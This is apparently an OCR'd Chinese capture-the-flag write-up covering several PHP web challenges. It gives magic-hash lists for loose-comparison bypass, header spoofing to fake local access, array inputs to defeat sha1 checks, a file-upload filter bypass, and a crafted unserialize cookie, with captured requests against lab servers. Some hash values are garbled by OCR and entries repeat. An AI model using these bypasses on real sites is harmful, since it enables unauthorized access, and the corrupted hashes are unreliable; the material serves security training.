原值：s1885207154a
md5值：0e509367213418206700842008763514

原值：s1502113478a
md5值：0e861580163291561247404381396064

原值：s1885207154a
md5值：0e509367213418206700842008763514

原值：s1836677006a
md5值：0e481036490867661113260034900752

原值：s155964671a
md5值：0e342768416822451524974117254469

原值：vs1184209335a
md5值：0e072485820392773389523109082030
```

原值：s1665632922a
md5值：0e731198061491163073197128363787

原值：s1502113478a
md5值：0e861580163291561247404381396064

原值：s1836677006a
md5值：0e481036490867661113260034900752

原值：s1091221200a
md5值：0e940624217856561557816327384675

原值：s155964671a
md5值：0e342768416822451524974117254469

原值：s1502113478a
md5值：0e861580163291561247404381396064

原值：s155964671a
md5值：0e342768416822451524974117254469

原值：s1665632922a
md5值：0e731198061491163073197128363787

原值：s155964671a
md5值：0e342768416822451524974117254469

原值：s1091221200a
md5值：0e940624217856561557816327384675

原值：s1836677006a
md5值：0e481036490867661113260034900752

原值：s1885207154a
md5值：0e509367213418206700842008763514

原值：s532378020a
md5值：0e220463095855511507588041205815

原值：s878926199a
md5值：0e54599327451770903432885584l020

原值：s1091221200a
md5值：0e940624217856561557816327384675

原值：s2145873874
md5值：0e848240448830537924465865611904

原值：s1502113478a
md5值：0e861580163291561247404381396064


原值：s1091221200a
md5值：0e940624217856561557816327384675

原值：s1665632922a
md5值：0e731198061491163073197128363787

原值：s1885207154a
md5值：0e509367213418206700842008763514

```
原值：s1836677006a
md5值：0e480103649086766111326003490075 2

原值：s1665632922a
md5值：0e731198061491163073197128363787

原值：s878926199a
md5值：0e545993274517709034328855841020
```

结果：




另：$_GET()返回值为字符串类型，所以 0==字符串 不能实现（吧）

```php
<?php
if(0 == "dsaad")
    echo " 0==字符串  可以实现\n";

if("0" == "asdf")
    echo "字符0 == 字符串  可以实现\n";

if("0e000" == "0e1213")
    echo "0e... == 0e...  可以实现\n";

if("0" == "0e1213")
    echo "0 == 0e...  可以实现\n";

?>
```

```
 0==字符串  可以实现
0e... == 0e...  可以实现
0 == 0e...  可以实现
```

32.程序员本地网站


打开链接，如下图：




这里要求从本地访问，也就是说我们的客户端的地址为本地地址。
这里有一个http非标准请求头字段X-Forwarded-For(下文大意：表示 HTTP 请求端真实 IP)

X-Forwarded-For[15]	一个事实标准，用于标识某个通过超文本传输协议代理或负载均衡连接到某个网页服务器的客户端的原始互联网地址	`X-Forwarded-For: client1, proxy1, proxy2` `X-Forwarded-For: 129.78.138.66, 129.78.64.103`

我们只要在http请求头添加X-Forwarded-For，并将值设为127.0.0.1。



结果：



33.各种绕过—(sha1、===、sha1-0e开头)

```php
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])
        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))
        die('Flag: '.$flag);

    else
        print 'sorry!';
}
?>
```

这个题和**19题：备份是个好习惯**有点像。


不同的地方在于 **19题是要求md5加密后相同** 还有 **19题判断md5加密后是否相等用的是 ==**

回到本题：

=== 判断的是值与类型均相等。我们可以利用报错。

sha1() 与 **md5()** 均不能传入数，传入数组使会报错(false)。

我们给 **uname** 与 **passwd** 均传入数组，那么 **return** 的就都是false。



另：


```
0e开头的sha1和原值：

原值：aaroZmOk
sha1值：0e66507019969427134894567494305185566735

原值：aaK1STfY
sha1值：0e76658526655756207688271159624026011393

原值：aaO8zKZF
sha1值：0e89257456677279068558073954252716165668

原值：aa3OFF9m
sha1值：0e36977786278517984959260394024281014729
```

34.Web8—(猜文件名)

打开链接，是一段代码

```php
<?php
#extract() 函数从数组中将变量导入到当前的符号表。该函数使用数组键名作为变量名，使用数组键值作为变量值。
extract($_GET);
if (!empty($ac)){
#file_get_contents()函数将文件内容读入到一个字符串
 $f = trim(file_get_contents($fn));

 if ($ac === $f){
  echo "<p>This is flag:" ." $flag</p>";
 }

 else{
  echo "<p>sorry!</p>";
 }
}
?>
```


代码大意为若 **$fn** 中的内容与 **$ac** 相同则返回flag。
其实没什么难点，就是要猜文件名
而且题目中已经给了提示—文件名为：XXX.txt
我们就猜文件名为flag.txt



得到flag.txt的内容就简单多了
![在这里插入图片描述](https://img-blog.csdnimg.cn/20200316160910579.png

35.细心—(robots.txt)

打开链接(我还以为这个题又gg了 0.0)



题目说要细心，我这个细心哟(抓包、分析源码)
然而是要找robots.txt文件(知道robots.txt文件，但是没往这个方向想，这是看了WP)
robots.txt是一个文本文件，约定哪些可以被爬虫爬取，哪些不可以。(但是爬虫遵守与否就不一定了)


```
robots.txt文件内容

User-agent: *
Disallow: /resusl.php
```

他不让我们访问resusl.php，那我们就访问

要求x的值与password相等(若类型不同，则先转换类型)
再结合题目提示：想办法变成admin
![在这里插入图片描述](https://img-blog.csdnimg.cn/20200316180004324.png

36.求getshell—(content-type(大小写)、可执行文件名)

打开链接 (这一看就是文件上传漏洞)



上传php文件抓包

```
POST /web9/index.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------170567773823897181712840780692
Content-Length: 371
Origin: http://123.206.87.240:8002
DNT: 1
```

```
Connection: close
Referer: http://123.206.87.240:8002/web9/index.php
Cookie: comment_author_a550bf7ece1a2a96d676e9412a4d2291=1;
comment_author_email_a550bf7ece1a2a96d676e9412a4d2291=111%40qq.com;
comment_author_url_a550bf7ece1a2a96d676e9412a4d2291=http%3A%2F%2F1
Upgrade-Insecure-Requests: 1

-----------------------------170567773823897181712840780692
Content-Disposition: form-data; name="file"; filename="a.php"
Content-Type: application/octet-stream

<?php
echo "sda"
 ?>
-----------------------------170567773823897181712840780692
Content-Disposition: form-data; name="submit"

Submit
-----------------------------170567773823897181712840780692--
```


这里有三个检测点(上图红框内)

第一个检测点：通过替换大小写绕过

第二个检测点: 黑名单后缀绕过(更改后缀名)

第二个检测点: HTTP header 属性值绕过

绕过结果



40.PHP_encrypt_1(ISCCCTF)—(PHP代码审计、解密)

42.flag.php—(序列化与反序列化、代码审计)

打开链接是一个登录界面
点了之后没什么反应，因为Login只是一个按钮
题目提示hint试试get与post提交
get方式提交会得到源码，源码也不难
主要是要细心

源码如下：

```php
 <?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
  <form method="POST" action="#">
    <p><input name="user" type="text" placeholder="Username"></p>
    <p><input name="password" type="password" placeholder="Password"></p>
    <p><input value="Login" type="button"/></p>
  </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>
```

代码大意为：如果**cookie**的**ISecer**序列化后强等于**key**的值，就会得到flag
唯一要注意的是**key**在前面时值为空而不是 **ISecer:www.isecer.com**

Request

Raw | Params | Headers | Hex

```
GET /flagphp/ HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: comment_author_a550bf7ece1a2a96d676e9412a4d2291=1;
comment_author_email_a550bf7ece1a2a96d676e9412a4d2291=111%40qq.com;
comment_author_url_a550bf7ece1a2a96d676e9412a4d2291=http%3A%2F%2F1;
Cookie: ISecer=s:0:""%3B
Content-Length: 58

Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw | Headers | Hex | Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 24 Mar 2020 08:24:22 GMT
Content-Type: text/html
Connection: close
Content-Length: 27

flag{unserialize_by_virink}
```

49.江湖魔头—()

打开链接


欢迎来到江湖

崇祯元年，老魔头蒙鲜康重现江湖，声称要先灭少林，后灭武当，杀尽天下武林人士，以报当年被封印之仇。


江湖中人人自危，都怕被蒙鲜康找上门来，纷纷关门闭山。至此天下大乱。

不知是谁传出来的，只要学了这如来神掌，就可以打败蒙老魔，还天下一个太平。故事就至此开始了...


进入江湖(开始游戏)



首先将url的get参数去掉：**http://123.206.31.85:1616/wulin.php**
得到如下页面



简单看了一下，就是要赚钱买武功秘籍。
但是钱难赚啊，写个脚本估计也要几个小时。
那么就要想办法修改钱的数量了。
我们可以看到在加载页面时，同时也加载了js文件。



script.js代码如下：

```
eval(function(p,a,c,k,e,r){e=function(c){return(c<62?'':e(parseInt(c/62)))+((c=c%62)>35?String.fromCharCode(c+29
):c.toString(36))};if('0'.replace(0,e)==0){while(c--)r[e(c)]=k[c];k=[function(e){return r[e]||e}];e=function(){r
eturn'[57-9abd-hj-zAB]'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('7
s(t){5 m=t+"=";5 8=9.cookie.n(\';\');o(5 i=0;i<8.d;i++){5 c=8[i].trim();u(c.v(m)==0)p c.substring(m.d,c.d)}p""}7
 w(a){5 x=new Base64();5 q=x.decode(a);5 r="";o(i=0;i<q.d;i++){5 b=q[i].charCodeAt();b=b^i;b=b-((i%10)+2);r+=Str
ing.fromCharCode(b)}p r}7 ertqwe(){5 y="user";5 a=s(y);a=decodeURIComponent(a);5 z=w(a);5 8=z.n(\';\');5 e="";o(
i=0;i<8.d;i++){u(-1<8[i].v("A")){e=8[i+1].n(":")[2]}}e=e.B(\'"\',"").B(\'"\',"");9.write(\'<img id="f-1" g="h/1-
1.k">\');j(7(){9.l("f-1").g="h/1-2.k"},1000);j(7(){9.l("f-1").g="h/1-3.k"},2000);j(7(){9.l("f-1").g="h/1-4.k"},3
000);j(7(){9.l("f-1").g="h/6.png"},4000);j(7(){alert("你使用如来神掌打败了蒙老魔，但不知道是真身还是假身，提交试一下吧!A
{"+md5(e)+"}")},5000)}',[],38,'|||||var||function|ca|document|temp|num||length|key|attack|src|image||setTimeout|
